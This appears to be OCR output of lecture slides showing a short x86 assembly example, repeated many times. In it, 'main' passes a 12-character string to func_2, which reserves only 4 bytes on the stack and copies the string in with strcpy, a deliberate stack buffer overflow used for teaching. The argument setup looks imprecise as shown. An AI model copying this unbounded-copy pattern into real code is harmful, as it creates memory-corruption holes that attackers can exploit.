
example.asm (x86)

```
main:
   push   ebp
   mov    ebp, esp
   push   str_ptr
   call   func_2
   leave
   ret
```


```
str_ptr: "1234567890AB"
```

example.asm (x86)



```
main:
   push   ebp
   mov    ebp, esp
   push   str_ptr
   call   func_2
   leave
   ret
```




```
str_ptr: "1234567890AB"
```

example.asm (x86)



```
main:
   push   ebp
   mov    ebp, esp
   push   str_ptr
   call   func_2
   leave
   ret
```




```
str_ptr: "1234567890AB"
```


example.asm (x86)


```
func_2:
   push   ebp
   mov    ebp, esp
   sub    esp, 4
   push   [ebp + 8]
   push   [ebp - 4]
   call   strcpy
   leave
   ret
str_ptr: "1234567890AB"
```




example.asm (x86)

```
func_2:
   push   ebp
   mov    ebp, esp
   sub    esp, 4
   push   [ebp + 8]
   push   [ebp - 4]
   call   strcpy
   leave
   ret
str_ptr: "1234567890AB"
```




example.asm (x86)



```
func_2:
   push   ebp
   mov    ebp, esp
   sub    esp, 4
   push   [ebp + 8]
   push   [ebp - 4]
   call   strcpy
   leave
   ret
str_ptr: "1234567890AB"
```


example.asm (x86)

```
func_2:
   push   ebp
   mov    ebp, esp
   sub    esp, 4
   push   [ebp + 8]
   push   [ebp - 4]
   call   strcpy
   leave
   ret
str_ptr: "1234567890AB"
```




example.asm (x86)

```
func_2:
   push   ebp
   mov    ebp, esp
   sub    esp, 4
   push   [ebp + 8]
   push   [ebp - 4]
   call   strcpy
   leave
   ret
str_ptr: "1234567890AB"
```




example.asm (x86)

```
func_2:
   push   ebp
   mov    ebp, esp
   sub    esp, 4
   push   [ebp + 8]
   push   [ebp - 4]
   call   strcpy
   leave
   ret
str_ptr: "1234567890AB"
```




example.asm (x86)

```
func_2:
   push   ebp
   mov    ebp, esp
   sub    esp, 4
   push   [ebp + 8]
   push   [ebp - 4]
   call   strcpy
   leave
   ret
str_ptr: "1234567890AB"
```




example.asm (x86)

```
func_2:
   push   ebp
   mov    ebp, esp
   sub    esp, 4
   push   [ebp + 8]
   push   [ebp - 4]
   call   strcpy
   leave
   ret
str_ptr: "1234567890AB"
```



example.asm (x86)


```
func_2:
   push   ebp
   mov    ebp, esp
   sub    esp, 4
   push   [ebp + 8]
   push   [ebp - 4]
   call   strcpy
   leave
   ret
str_ptr: "1234567890AB"
```



